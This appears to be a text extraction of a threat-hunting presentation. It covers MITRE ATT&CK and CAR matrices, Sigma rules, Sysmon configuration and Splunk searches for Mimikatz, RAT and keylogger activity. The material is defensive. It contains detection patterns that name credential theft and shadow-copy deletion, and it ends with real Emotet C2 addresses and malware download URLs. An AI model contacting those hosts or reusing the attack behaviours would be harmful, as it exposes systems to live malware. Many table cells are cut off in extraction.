Multiband Communication	Data Encrypted	Exploitation of Vulnerability	Basic Input/Output...	Input Capture	Obfuscated Files or Information	Local Network Configuration...	DLL Search Order Hijacking	Logon Scripts	Scheduled Task
Standard Cryptographic...	Scheduled Transfer	Credentials in Files	Shortcut Modification	Data Staged	Masquerading	Remote System Discovery	File System Permissions...	Shared Webroot	Command-Line Interface
Commonly Used Port	Data Transfer Size Limits	Credential Manipulation	Modify Existing Service	Screen Capture	DLL Search Order Hijacking	System Owner/User...	New Service	Exploitation of Vulnerability	Graphical User Interface
Uncommonly Used Port	Exfiltration Over Command and...	Brute Force	Path Interception	Email Collection	Software Packing	Network Service Scanning	Scheduled Task	Third-party Software	Scripting
Standard Application Lay...	Exfiltration Over Alternative...	Two-Factor Authentication	Logon Scripts	Clipboard Data	Indicator Blocking	Local Network Connections...	DLL Injection	Pass the Hash	Third-party Software
	Exfiltration Over Multiple Mediums		DLL Search Order Hijacking	Automated Collection	DLL Injection	Process Discovery	Service Registry Permissions...	Remote Desktop Protocol	Rand32
		Standard Non-Application Lay...	Change Default File Association	Audio Capture	Scripting	Security Software Discovery	Exploitation of Vulnerability	Windows Admin Shares	PowerShell
		Web Service	File System Permissions...	Video Capture	Indicator Removal from Tools	Permission Groups Discovery	Legitimate Credentials	Taint Shared Content	Process Hollowing
		Multi-Stage Channels	New Service		Exploitation of Vulnerability	System Information...	Bypass User Account Control	Replication Through...	Execution through API
			Scheduled Task		Indicator Removal on Host	File and Directory Discovery	Web Shell	Pass the Ticket	Regsvr32
			Service Registry Permissions...		DLL Side-Loading	Account Discovery	AppInit DLLs	Remote File Copy	InstallUtil
			Registry Run Keys / Start Folder		Legitimate Credentials	Peripheral Device Discovery			RegSave/RegAssn
					Custom Types				

# MITRE CARET (Analytics → T&T Matrix)

**Detailed grid**

**CAR: Exec of susp cmd  
T&T: Discovery / many**

	Command and Control	Exfiltration	Credential Access	Persistence	Collection	Defense Evasion	Discovery	Privilege Escalation	Lateral Movement	Execution
Search Analytics	Standard Cryptographic	Scheduled Transfer	Credentials in Files	Data Modification	Data Staging	Masquerading	System Service	Local Port Monitor	Application Deployment	Windows Remote...
	Commonly Used Port	Data Transfer	Credential Manipulation	Modify Existing...	Screen Capture	DLL Search	Application Window	Accessible Features	Remote Services	Service Execution
	Uncommon Used Port	Exfiltration Over...	Brute Force	Path Interceptio...	Email Collection	Software Packing	Query Registry	Path Interceptio...	Windows Remote...	Windows Managem...
	Standard Application	Exfiltration Over...	Two-Factor	Logon Scripts	Clipboard Data	Indicator Blocking	Local Network	DLL Search...	Logon Scripts	Scheduled Task
	Multilayer Encryption	Exfiltration Over...		DLL Search...	Automated Collection	DLL Injection	Remote System...	File System...	Shared Webroot	Command Line...
	Connection Proxy			Change Default...	Audio Capture	Scripting	System Owner/U...	New Service	Exploitatio...	Graphical User...
	Communication Through...			File System...	Video Capture	Indicator Removal...	Network Service...	Scheduled Task	Third-party...	Scripting
	Custom Command			New Service		Exploitation of...	Local Network	DLL Injection	Pass the Hash	Third-party...
	Standard Non-...			Scheduled Task		System Informat...	Process Discover...	Service Registr...	Remote Deskt...	Rundll32
	Web Service			Service Registr...		Indicator Removal...	Security Softwar...	Exploitatio...	Windows Admin...	PowerShell
	Multi-Stage...			Registry Run Key...		DLL Side-Loading	Permission Groups...	Legitimate Credent...	Taint Shared...	Process Hollowing
	Remote File Copy			Hypervisor		Account Discover...	System Informat...	Bypass User...	Replication Throu...	Execution through...
	Data Encoding			Bootkit		Legitimate Credential...	Indicator Removal...	Web Shell	Pass the Ticket	Regsvr32
						Rundll32	DLL Side-Loading	AppInit DLLs	Remote File Copy	InstallUtil
						System Time...	File and Director...			Regsvcs/Re...
							Exploitation of...			MSBuild
							Indicator Removal...			Execution through...

**Quick execution of a series of suspicious commands**

CAR-2013-04-002

**Suspicious Run Locations**

CAR-2013-05-002

**SMB Write Request**

CAR-2013-05-003

**Execution with AT**

CAR-2013-05-004

**SELECT ALL** **CLEAR ALL**

# MITRE CARET (Analytics → T&T Matrix)

- Detailed grid
- Enable outlines

Select group

Search Analytics

**SELECT ALL**

**CLEAR ALL**

Command Launched from WinLogon

CAR-2014-11-008

Remotely Launched Executables via WMI

CAR-2014-12-001

Command and... Data Obfuscatio...	Exfiltration Compression...	Credential Access Dumping	Persistence Collection Winlogon Helper DLL	Defense Evasion Data from Local...	Discovery File System...	Privilege Escalation Local Port Monitor	Lateral Movement Application Deploy...	Execution Windows Remote...
Fallback Channels	Exfiltration Over Other...	Network Sniffing	Local Port Monitor	Data from Removable...	Binary Padding	Application Window...	Accessibility Features	Remote Services
Custom						Query	Path	Windows Remote...
Used Port					Search...	System Owner/U...	New Service	Exploitation of...
Uncommon Used Port	Exfiltration Over...	Brute Force	Path Interceptio...	Email Collection	Software Packing	Network Service...	Scheduled Task	DLL Search...
Standard Application	Exfiltration Over...	Two-Factor...	Logon Scripts	Clipboard Data	Indicator Blocking	Local Network...	DLL Injection	Logon Scripts
Multilayer Encryption	Exfiltration Over...		DLL Search...	Automated Collection	DLL Injection	Process Discovery	Service Registr...	Shared Webroot
Connection Proxy			Change Default...	Audio Capture	Scripting	Security Software...	Exploitatio...	Command Line...
Communication Through...			File System...	Video Capture	Indicator Removal...	Permission Groups...	Legitimate Credentials	Graphical User...
Custom Command			New Service		Exploitatio...	System Informat...	Bypass User...	Scripting
Standard Non-...			Scheduled Task		Indicator Removal...	File and Director...	Web Shell	Rundll32
							Pass the Ticket	Regsvr32

**CAR: Remote exec via WMI**  
**T&T: Execution / WMI**

# Threat Hunting Project

www.threathunting.net

# The ThreatHunting Project

Hunting for *adversaries* in your IT  
environment

## Connect With Us

 @ThreatHuntProj

## Project Members

 @DavidJBianco

# Threat Hunting Project

GitHub, Inc. [US] | <https://github.com/ThreatHuntingProject/ThreatHunting/tree/master/hunts>

ThreatHuntingProject / ThreatHunting

Code Issues 2 Pull requests 0 Projects 0 Wiki Pulse Graphs

Branch: master ThreatHunting / hunts /

Create new file Upload files Find file History

DavidJBlanco Added new hunt for suspicious command shells in process execution data Latest commit 2211bbd on Dec 30, 2016

..

<a href="#">analyze_producer_consumer_ratio.md</a>	Added new PCR reference	7 months ago
<a href="#">antivirus_logs.md</a>	Added a bunch of hunts from DigitalGuardian	10 months ago
<a href="#">beacon_detection_via_intra_request_...</a>	Added @jackcr twitter link for malware C2 hunting.	10 months ago
<a href="#">checking-how-outsiders-see-you.md</a>	Added new Safebrowsing hunt	10 months ago
<a href="#">comparing_host_images_memory_du...</a>	Fixed links to published procedures (removed a few stale ones, fixed)	10 months ago
<a href="#">critical_process_impersonation.md</a>	Added link to string distance algorithm description	5 months ago
<a href="#">dynamic_dns_c2.md</a>	fixes	10 months ago
<a href="#">emet_log_mining.md</a>	Fixed	4 months ago
<a href="#">golden_ticket.md</a>	Creates	4 months ago
<a href="#">http_uri_analysis.md</a>	fixes	10 months ago
<a href="#">http_user_agent_analysis.md</a>	New	10 months ago
<a href="#">internet_facing_http_request_analysi...</a>	Initial	4 months ago
<a href="#">lateral-movement-via-explicit-creden...</a>	Adds	4 months ago
<a href="#">lateral-movement-windows-authent...</a>	Adds	8 months ago
<a href="#">lateral_movement_detection_via_pro...</a>	Adds	9 months ago
<a href="#">net_session_c2.md</a>	Adds	4 months ago
<a href="#">ntfs_extended_attribute_analysis.md</a>	Switc	9 months ago
<a href="#">privileged-group-tracking.md</a>	Corr	9 months ago
<a href="#">psexec-windows-events.md</a>	Switc	9 months ago
<a href="#">ram_dumping.md</a>	Fixed links to published procedures (removed a few stale ones, fixed)	10 months ago
<a href="#">rdp_external_access.md</a>	Added refs to MITRE Cyber Analytic Repository	4 months ago
<a href="#">renamed-tools.md</a>	Added refs to MITRE Cyber Analytic Repository	4 months ago
<a href="#">rogue_listeners.md</a>	Fixed links to published procedures (removed a few stale ones, fixed)	10 months ago
<a href="#">shimcache_amcache.md</a>	Fixed links to published procedures (removed a few stale ones, fixed)	10 months ago
<a href="#">suspicious_command_shells.md</a>	Added new hunt for suspicious command shells in process execution data	4 months ago
<a href="#">suspicious_process_creation_via_wi...</a>	Added refs to MITRE Cyber Analytic Repository	4 months ago
<a href="#">webshell_behavior.md</a>	Minor edits to clean up formatting	8 months ago
<a href="#">webshells.md</a>	Switches _ to ` for pandoc latex of inline code	9 months ago
<a href="#">windows_autoruns_analysis.md</a>	Added refs to MITRE Cyber Analytic Repository	4 months ago
<a href="#">windows_driver_analysis.md</a>	Switches _ to ` for pandoc latex of inline code	9 months ago
<a href="#">windows_prefetch_cache_analysis.md</a>	Switches _ to ` for pandoc latex of inline code	9 months ago
<a href="#">windows_service_analysis.md</a>	Switches _ to ` for pandoc latex of inline code	9 months ago

# ThreatHunter Playbook

GitHub, Inc. [US] | <https://github.com/^-Ward0g/ThreatHunter-Playbook>

## The ThreatHunter-Playbook

Roberto Rodriguez [@Cyb3rWard0g](https://twitter.com/Cyb3rWard0g)

A Threat hunter's playbook to aid the development of techniques and hypothesis for hunting campaigns by leveraging **Sysmon** and **Windows Events** logs. This project will provide specific chains of events exclusively at the host level so that you can take them and develop logic to deploy queries or alerts in your preferred tool or format such as Splunk, ELK, Sigma, GrayLog etc. This repo will follow the structure of the MITRE ATT&CK framework which categorizes post-compromise adversary behavior in tactical groups.

## Goals

- Expedite the development of techniques and hypothesis
- Help Threat Hunters understand patterns of attack
- Reduce the number of false positives while hunting
- Provide enough resources to help on the development of hunting queries
- Share technical hunt concepts and techniques

## Resources

- [MITRE ATT&CK](#)
- [MITRE CAR](#)
- [Sqrrl Hunting Techniques](#)
- [Sysmon DFIR](#)
- [CyberWardog Labs Blog](#)
- [MalwareSoup Blog](#)

## Author

- Roberto Rodriguez [@Cyb3rWard0g](https://twitter.com/Cyb3rWard0g)

## Contributors

- Andy [@malwaresoup](#)
- Michael Haggis [@M\\_Haggis](#)

# Florian Roth's Sigma Project

SIGMA

# Sigma

## Make Security Monitoring Great Again

Sigma  
Make Security Monitoring Great Again  
Florian Roth, January 2017

1 of 15

375 views

Sigma - Generic Signatures for SIEM Systems

# Florian Roth's Sigma Project



## Sigma Format

Generic Signature Description

## Sigma Converter

Applies Predefined and Custom Field Mapping

Elastic Search Queries

Splunk Searches

...

Sigma  
Systems

# Florian Roth's Sigma Project

GitHub, Inc. [US] | <https://github.com/Neo23x0/sigma/tree/master/rules/windows/sysmon>

Neo23x0 / sigma

Watch 48 Star 177 Fork 28

Code Issues 10 Pull requests 0 Projects 0 Wiki Pulse Graphs

Branch: master ▾ sigma / rules / windows / sysmon / Create new file Upload files Find file History

File	Description	Time Ago
<a href="#">sysmon_bitsadmin_download.yml</a>	Added reference	9 days ago
<a href="#">sysmon_malware_backconnect_ports.yml</a>	Rules: Suspicious locations and back connect ports	28 days ago
<a href="#">sysmon_malware_verclsid_shellcode.yml</a>	Sysmon as 'service' of product 'windows'	a month ago
<a href="#">sysmon_mimikatz_detection_lsass.yml</a>	Sysmon as 'service' of product 'windows'	a month ago
<a href="#">sysmon_mimikatz_inmemory_detection.yml</a>	Sysmon as 'service' of product 'windows'	a month ago
<a href="#">sysmon_mshta_spawn_shell.yml</a>	Minor fix > list to single value	10 hours ago
<a href="#">sysmon_office_macro_cmd.yml</a>	Sysmon as 'service' of product 'windows'	a month ago
<a href="#">sysmon_office_shell.yml</a>	MSHTA Rule v1	4 days ago
<a href="#">sysmon_password_dumper_lsass.yml</a>	Sysmon as 'service' of product 'windows'	a month ago
<a href="#">sysmon_powershell_download.yml</a>	Sysmon as 'service' of product 'windows'	a month ago

# Florian Roth's Sigma Project

GitHub, Inc. [US] | <https://github.com/Neo23x0/sigma/tree/master/rules/windows/sysmon>

Neo23x0 / sigma

Watch 48 Star 177 Fork 28

Branch: master sigma / rules / windows / sysmon / sysmon\_mimikatz\_detection\_lsass.yml Find file Copy path

Florian Roth Sysmon as 'service' of product 'windows' a0047f7 on Mar 13

0 contributors

17 lines (16 sloc) | 628 Bytes Raw Blame History

```
1 title: Mimikatz Detection LSASS Access
2 status: experimental
3 description: Detects process access to LSASS which is typical for Mimikatz (0x1000 PROCESS_QUERY_ LIMITED_INFORMATION, 0x0400 PROCES
4 reference: https://onedrive.live.com/view.aspx?resid=D026B4699190F1E6!2843&ithint=file%2cpptx&app=PowerPoint&authkey=!AMvCRTKB_V1J5
5 logsource:
6   product: windows
7   service: sysmon
8 detection:
9   selection:
10    - EventID: 10
11      TargetImage: 'C:\windows\system32\lsass.exe'
12      GrantedAccess: '0x1410'
13   condition: selection
14 falsepositives:
15   - unknown
16 level: high
```

# Florian Roth's Sigma Project

Application Number of events: 9,921 (!) New events available

Level	Date and Time	Source
Information	5/9/2017 1:26:32 PM	Windows Error Repo...
Error	5/9/2017 1:26:29 PM	Application Error
Information	5/9/2017 1:18:28 PM	Windows Error Repo...

Event 1001, Windows Error Reporting

General Details

Fault bucket , type 0

Event Name:  
Response: No  
Cab Id: 0

Problem sign  
P1: MsMpEng  
P2: 4.9.10586.  
P3: 580F0a6f  
P4: mpengine  
P5: 1.1.12101.  
P6: 55e4ceb2

 **Florian Roth** @cyb3rops · 11h  
It's always a good idea to monitor Malware Protection Engine crashes as caused by @taviso's PoC code  
CVE-2017-0290  
[github.com/Neo23x0/sigma/...](https://github.com/Neo23x0/sigma/) [pic.twitter.com/ciPJEFHaUP](https://pic.twitter.com/ciPJEFHaUP)

Log Name: Application  
Source: Windows Error Reporting Logged: 5/9/2017 1:26:32 PM  
Event ID: 1001 Task Category: None  
Level: Information Keywords: Classic

 **Florian Roth** @cyb3rops · 11h  
It's always a good idea to monitor Malware Protection Engine crashes as caused by @taviso's PoC code  
CVE-2017-0290  
[github.com/Neo23x0/sigma/...](https://github.com/Neo23x0/sigma/) [pic.twitter.com/ciPJEFHaUP](https://pic.twitter.com/ciPJEFHaUP)

# Florian Roth's Sigma Project

Application Number of events: 9,921 (!) N

Level	Date and Time
Information	5/9/2017 1
Error	5/9/2017 1
Information	5/9/2017 1

Event 1001, Windows Error Reporting

General Details

Fault bucket , type 0  
Event Name: APPCRASH  
Response: Not available  
Cab Id: 0

Problem signature:  
P1: MsMpEng.exe  
P2: 4.9.10586.672  
P3: 580F0a6f  
P4: mpengine.dll  
P5: 1.1.12101.0  
P6: 55e4ceb2

Log Name: Application  
Source: Windows Error Report  
Event ID: 1001  
Level: Information

```
<> win_susp_msmpeng_crash.yml ● <> sysmon_susp_net_execution.yml <> win_admin_share_access.yml 🔎
1 title: Microsoft Malware Protection Engine Crash
2 description: This rule detects a suspicious crash of the Microsoft Malware Protection Engine
3 status: experimental
4 date: 2017/05/09
5 reference:
6   - https://bugs.chromium.org/p/project-zero/issues/detail?id=1252&desc=5
7   - https://technet.microsoft.com/en-us/library/security/4022344
8 author: Florian Roth
9 logsource:
10   product: windows
11   service: application
12 detection:
13   selection1:
14     Source: 'Application Error'
15     EventID: 1000
16   selection2:
17     Source: 'Windows Error Reporting'
18     EventID: 1001
19   keyword1:
20     - 'MsMpEng.exe'
21   keyword2:
22     - 'mpengine.dll'
23   condition: selection1 or selection2 and keyword1 and 1 of keyword2
24 falsepositives:
25   - Unknown
26 level: high
```

 **Florian Roth** @cyb3rops · 11h  
It's always a good idea to monitor Malware Protection Engine crashes as caused by @taviso's PoC code  
CVE-2017-0290  
[github.com/Neo23x0/sigma/...](https://github.com/Neo23x0/sigma/) pic.twitter.com/ciPJEFHaUP

# Florian Roth's Sigma Project

Application Number of events: 9,921 (!) N

Level	Date and Time
Information	5/9/2017 1
Error	5/9/2017 1
Information	5/9/2017 1

Event 1001, Windows Error Reporting

General Details

```
prometheus:tools neo$  
prometheus:tools neo$ python3 sigmac.py -t splunk ../rules/windows/builtin/win_susp_msmpeng_crash.yml  
(Source="Application Error" EventID="1000") OR (Source="Windows Error Reporting" EventID="1001") ("MsMpEng.exe" ("mpengine.dll"))  
prometheus:tools neo$
```

Log Name: Application  
Source: Windows Error Reporting  
Event ID: 1001  
Level: Information

Condition: selection1 or selection2 and keyword1 and 1 of keyword2  
Falsepositives:  
- Unknown  
Level: high

Florian Roth @cyb3rops  
It's always a good idea to monitor Malware Protection Engine crashes as caused by @taviso's PoC code  
CVE-2017-0290  
[github.com/Neo23x0/sigma/...](https://github.com/Neo23x0/sigma) pic.twitter.com/ciPJEFHaUP

Florian Roth @cyb3rops · 11h  
It's always a good idea to monitor Malware Protection Engine crashes as caused by @taviso's PoC code  
CVE-2017-0290  
[github.com/Neo23x0/sigma/...](https://github.com/Neo23x0/sigma/...) pic.twitter.com/ciPJEFHaUP

Way to go, Neo! 😊

# Thomas Patzke's EQUEL Project

 GitHub, Inc. [US] | <https://github.com/thomaspatzke/EQUEL>



## EQUEL - an Elasticsearch QUery Language

The project was motivated by usage of [Elasticsearch](#) and [Kibana](#) for log analysis in incident response and as tool in [web application security testing](#). Both are great tools for this purpose, but Kibana exposes only a fraction of the power of Elasticsearch and is missing some features that would make log analysis much easier.

This project aims to create a query language for Elasticsearch with the following goals:

- Easy to understand and to write for humans (compared to Query DSL JSON expressions)
- Exposure of a big amount of Elasticsearch capabilities (compared to the usual Query String expressions)
- Extensible by plugin architecture
- Extension of Elasticsearch capabilities by post processing plugins
- Easy addition of own output formats and visualizations with output plugins
- Linear query structure instead of nesting
- "Everything fits in one line of an EQUEL expression" - especially aggregates
- Easy integration in projects that already use Elasticsearch

### Credits

- Florian Roth ([@Cyb3rOps](#)) for
  - Many valuable suggestions and feedback
  - The fancy logo
- Ralf Glauberman for giving it the *EQUEL* name

Note: EQUEL is neither Splunk SPL nor SQL. It's not the idea to "emulate" one of both.

# Mike Haag's Sysmon DFIR Github

GitHub, Inc. [US] | <https://github.com/MHaggis/sysmon-dfir>

## Sysmon - DFIR

A curated list of resources for learning about deploying, managing and hunting with Microsoft Sysmon. Contains presentations, deployment methods, configuration file examples, blogs and additional github repositories.

## Sysmon Learning Resources

- General
  - Presentations
    - How to Go from Responding to Hunting with Sysinternals Sysmon - Mark Russinovich
    - Tracking Hackers on Your Network with Sysinternals Sysmon - Mark Russinovich
    - Advanced Incident Detection and Threat Hunting using Sysmon and Splunk Video - Tom Ueltschi
    - Advanced Incident Detection and Threat Hunting using Sysmon and Splunk Slides - Tom Ueltschi
    - Splunking the Endpoint - James Brodsky
    - Splunking the Endpoint: "Hands on!" Ransomware Edition - James Brodsky & Dimitri McKay
  - Graylog
    - Ion-Storm Graylog App
    - Back to Basics- Enhance Windows Security with Sysmon and Graylog - Jan Dobersten

< MUST  
< READ

# Why Sysmon? RSA Con Talk M.R.

The slide features a yellow background with a red sidebar on the left containing a Twitter logo and the hashtag #RSAC. A large white outline of a human head profile is on the left, facing right. Inside the head, the text 'HTA-W05' is visible. The main title 'Tracking Hackers on Your Network with Sysinternals Sysmon' is displayed in large black font. In the top right corner, there is a purple vertical bar with a globe icon, the text 'Connect Protect', and a blurred image of a crowd of people.

**RSA Conference 2016**  
San Francisco | February 29 – March 4 | Moscone Center

HTA-W05

**Tracking Hackers on Your Network with Sysinternals Sysmon**

#RSAC

**Connect Protect**

**Mark Russinovich**  
CTO, Microsoft Azure  
Microsoft Corporation  
@markrussinovich

# Why Sysmon? RSA Con Talk M.R.

## Sysmon Events



Category	Event ID
Process Create	1
Process Terminated	5
Driver Loaded	6
Image Loaded	7
File Creation Time Changed	2
Network Connection	3
CreateRemoteThread	8
RawAccessRead*	9
Sysmon Service State Change	4
Error	255

Time  
stomping

DLL / Proc  
Injection

\*Contributed by David Magnotti

# Why Sysmon? RSA Con Talk M.R.

**RSA** Conference 2017

San Francisco | February 13–17 | Moscone Center

SESSION ID: HTA-T09

## How to Go from Responding to Hunting with Sysinternals Sysmon

 **Mark Russinovich**

CTO, Microsoft Azure  
Microsoft Corporation  
@markrussinovich



#RSAC



# Why Sysmon? RSA Con Talk M.R.

## Sysmon Events

Category	Event ID
Sysmon Service Status Changed	0
Process Create	1
File Creation Time Changed	2
Network Connection	3
Sysmon Service State Change	4
Process Terminated	5
Driver Loaded	6
Image Loaded	7
CreateRemoteThread	8
RawAccessRead	9

New event types v5 & v6  
Not covered in prev talk

Category	Event ID
Process Access	10
File Create	11
Registry Object CreateDelete	12
Registry Value Create	13
Registry Object Rename	14
File Create Stream Hash	15
Sysmon Configuration Changed	16
Pipe Created	17
Pipe Connected	18
Error	255

v6



10

RSA Conference 2017

# Why Sysmon? RSA Con Talk M.R.

## Tracking Mimikatz

#RSAC

- I recommend always including lsass.exe process access:

```
<ProcessAccess onmatch="include">
    <TargetImage condition="is">C:\windows\system32\lsass.exe</TargetImage>
</ProcessAccess>
```

- Mimikatz request 0x1410:

- 0x1000: PROCESS\_QUERY\_LIMITED\_INFORMATION
- 0x0400: PROCESS\_QUERY\_INFORMATION
- 0x0010: PROCESS\_VM\_READ

- Exclude GrantedAccess of 0x1000, 0x1400, 0x400

The screenshot shows a Sysmon log entry in a Windows-style dialog box. The 'General' tab is selected. The log details a process access event. Key information includes:

- Process accessed: C:\Windows\system32\lsass.exe
- SourceProcessGUID: {889f23d9-35b2-58a1-0000-001005c7b900}
- SourceProcessId: 2220
- SourceThreadId: 4904
- SourceImage: C:\demo\mimikatz.exe
- TargetProcessGUID: {889f23d9-e575-58a0-0000-0010c64f0000}
- TargetProcessId: 544
- TargetImage: C:\Windows\system32\lsass.exe
- GrantedAccess: 0x1410
- CallTrace: C:\Windows\SYSTEM32\ntdll.dll+a5594|C:\Windows\system32\KERNELBASE.dll+1e865|C:\demo\mimikatz.exe+665e2|C:\demo\mimikatz.exe+6694d|C:\demo\mimikatz.exe+66521|C:\demo\mimikatz.exe+49da8|C:\demo\mimikatz.exe+49be7|C:\demo\mimikatz.exe+499d1|C:\demo\mimikatz.exe+6bc45|C:\Windows\system32\KERNEL32.DLL+18102|C:\Windows\SYSTEM32\ntdll.dll+5c5b4




RSA Conference 2017

# Why Sysmon? RSA Con Talk M.R.

## What's a Good Configuration?

- One that doesn't overwhelm your systems
  - Excessive resource usage
  - Excessive log volume
- Crafting is iterative:
  - Exclude known sources
    - E.g. OneDrive for file time stamp changes
  - Include sensitive targets:
    - E.g. Lsass.exe for credential theft
- When investigating likely breach, bias for data



# Why Sysmon? RSA Con Talk M.R.

## Best Practices and Tips

#RSAC

- Install it on all your systems
  - Proven at scale
  - Data will be there when you need it for DFIR
- Configure all event types for maximum visibility
  - Filter out noise, especially uninteresting image loads
  - Test overhead on mission-critical systems
  - Make sure event log is large enough to capture desired time window
- Forward events off box
  - To prevent deletion by attackers
  - For analyzing aggregate network behavior
  - For tracing activity between systems (e.g. pass-the-hash)



37

RSA Conference 2017

# SwiftOnSecurity's Sysmon configs

GitHub, Inc. [US] | <https://github.com/SwiftOnSecurity/sysmon-config>

## sysmon-config | A Sysmon configuration file for everybody to fork

This is a Microsoft Sysinternals Sysmon configuration file template with default high-quality event tracing.

The file provided should function as a great starting point for system change monitoring in a self-contained package. This configuration and results should give you a good idea of what's possible for Sysmon. Note that this does not track things like authentication and other Windows events that are also vital for incident investigation.

### [sysmonconfig-export.xml](#)

Because virtually every line is commented and sections are marked with explanations, it should also function as a tutorial for Sysmon and a guide to critical monitoring areas in Windows systems.

Pull requests and issue tickets are welcome, and new additions will be credited in-line or on Git.

### [See forks of this configuration](#)

### [See @ion-storm Threat Intelligence SIEM fork](#)

Note: Exact syntax and filtering choices are deliberate to catch appropriate entries and to have as little performance impact as possible. Sysmon's filtering abilities are different than the built-in Windows auditing features, so often a different approach is taken than the normal static listing of every possible important area.

# Brief Recap of BotConf 2016 Talk



## Advanced Incident Detection and Threat Hunting using Sysmon (and Splunk)

Tom Ueltschi, Swiss Post CERT

Botconf 2016 | Advanced Incident Detection and Threat Hunting using Sysmon and Splunk | Tom Ueltschi | TLP-WHITE

Seite 1

# Recap BotConf Talk (1/2)

Using the free Sysmon tool you can **search / alert** for known malicious process behaviors

- \* Image names / paths (wrong paths)
  - svchost.exe, %APPDATA%\Oracle\bin\javaw.exe
- \* CommandLine parameters
  - /stext, vssadmin delete shadows, rundll32 qwerty
- \* Parent- / Child-Process relationships
  - winword.exe → explorer.exe, wscript.exe → rundll32.exe
- \* Process injection
  - # winlogon.exe

# Recap BotConf Talk (2/2)

Using the free Sysmon tool you can **hunt** for **suspicious** process behaviors

- \* Lateral movement using admin shares
  - ADMIN\$, C\$, IPC\$ (\\\\127.0.0.1\\...)
- \* Internal C&C P2P comms over named pipes / SMB
  - processes using port 445 between workstations
- \* Rarest processes connecting thru proxy (or directly to Internet)
  - count by hashes, IMPHASHes, clients, image names
- \* Suspicious Powershell activity
  - Powershell -EncodedCommand | -enc ...

# Advanced Detection (Adwind RAT)

`alert_sysmon_java-malware-infection`

JBifrost RAT

```
index=sysmon SourceName="Microsoft-Windows-Sysmon" EventCode="1"
(Users AppData Roaming (javaw.exe OR xcopy.exe)) OR (cmd cscript vbs)
| search Image="*\AppData\Roaming\Oracle\bin\java*.exe"
OR (Image="*\xcopy.exe*" CommandLine="*\AppData\Roaming\Oracle\*")
OR CommandLine="*cscript*Retrive*.vbs"
```

Analyzed 14 processes in total ([System Resource Monitor](#)).



# Detecting Keyloggers

- \* Keyloggers and Password-Stealers abusing NirSoft tools
  - Limitless Logger
  - Predator Pain
  - HawkEye Keylogger
  - iSpy Keylogger
  - KeyBase Keylogger

CommandLine: <PATH-TO-EXE>\\*.exe /**s**text <PATH-TO-TXT>\\*.txt

CommandLine: <PATH-TO-EXE>\\*.exe /**s**comma ...

```
index=sysmon SourceName="Microsoft-Windows-Sysmon" EventCode="1"
  (stext OR scomma )
| search CommandLine="* /stext *" OR CommandLine="* /scomma *
```

# Detecting Keyloggers

## \* BONUS: detecting new Banking Trojan variant (Heodo/Emotet)

- wscript.exe (PID: 3064 cmdline: 'C:\Windows\System32\WScript.exe' 'C:\DHL\_Report\_5299825420\_Mi\_Apr\_05\_2017.js' MD5: 979D74799EA6C8B8167869A68DF5204A)
  - rcc7suaaz.exe (PID: 3168 cmdline: 'C:\Users\LUKETA~1\AppData\Local\Temp\rcc7suaaz.exe' MD5: 5B3F0C1B0231E7873B587131B112139F)
    - rcc7suaaz.exe (PID: 3224 cmdline: 'C:\Users\LUKETA~1\AppData\Local\Temp\rcc7suaaz.exe' MD5: 5B3F0C1B0231E7873B587131B112139F)
    - AllPdb.exe (PID: 3256 cmdline: 'C:\Users\luketaylor\AppData\Roaming\AllPdb\AllPdb.exe' MD5: 5B3F0C1B0231E7873B587131B112139F)
      - AllPdb.exe (PID: 3264 cmdline: 'C:\Users\luketaylor\AppData\Roaming\AllPdb\AllPdb.exe' MD5: 5B3F0C1B0231E7873B587131B112139F)
      - AllPdb.exe (PID: 3340 cmdline: 'C:\Users\luketaylor\AppData\Roaming\AllPdb\AllPdb.exe' /scomma 'C:\Users\LUKETA~1\AppData\Local\Temp\B0D6.tmp' MD5: 5B3F0C1B0231E7873B587131B112139F)
      - AllPdb.exe (PID: 3348 cmdline: 'C:\Users\luketaylor\AppData\Roaming\AllPdb\AllPdb.exe' /scomma 'C:\Users\LUKETA~1\AppData\Local\Temp\B0E7.tmp' MD5: 5B3F0C1B0231E7873B587131B112139F)

- Link in email to download JS from web server (**DHL\_Report\_\*.js**)
- Executing JS downloads EXE from web server
- EXE uses «/scomma» parameter (YARA: NirSoft strings in memory)

# Detecting Keyloggers

## \* BONUS: detecting new Banking Trojan variant (Heodo/Emotet)

- wscript.exe (PID: 3064 cmdline: 'C:\Windows\System32\WScript.exe' 'C:\DHL\_Report\_5299825420\_Mi\_Apr\_05\_2017.js' MD5: 979D74799EA6C8B8167869A68DF5204A)
  - rcc7suaaz.exe (PID: 3168 cmdline: 'C:\Users\LUKETA~1\AppData\Local\Temp\rcc7suaaz.exe' MD5: 5B3F0C1B0231E7873B587131B112139F)
    - rcc7suaaz.exe (PID: 3224 cmdline: 'C:\Users\LUKETA~1\AppData\Local\Temp\rcc7suaaz.exe' MD5:

Posted 5 days, 14 hours ago by techhelpist file:80ae6507f1c5ecc9db1d063d6ea71741b34dd41994048e7336e29f38f75a390b



#geodo #heodo #emotet

c2 :

<http://109.228.13.169:443/>  
<http://162.214.11.56:8080/>  
<http://172.106.75.130:443/>  
<http://173.255.229.121:443/>  
<http://178.79.177.141:443/>  
<http://188.68.58.8:8080/>

dl from :

<http://gravura.ru/download4979/>  
<http://alphastudios.com/download4628/>  
<http://drunkreport.com/m64055kuPD/>  
<http://heitmann.net/qeBY36357Nzr/>

by a .js file that was downloaded from :

[http://2626.co.jp/o2\\_co\\_uk\\_myo2\\_bill\\_email\\_9814536687/](http://2626.co.jp/o2_co_uk_myo2_bill_email_9814536687/)  
[http://www.ziyufang.studio/linglu/wp-content/plugins/wordpress-importer/o2\\_co\\_](http://www.ziyufang.studio/linglu/wp-content/plugins/wordpress-importer/o2_co_)  
[http://garyhotko.com/o2\\_co\\_uk\\_myo2\\_bill\\_email\\_1014347050/](http://garyhotko.com/o2_co_uk_myo2_bill_email_1014347050/)  
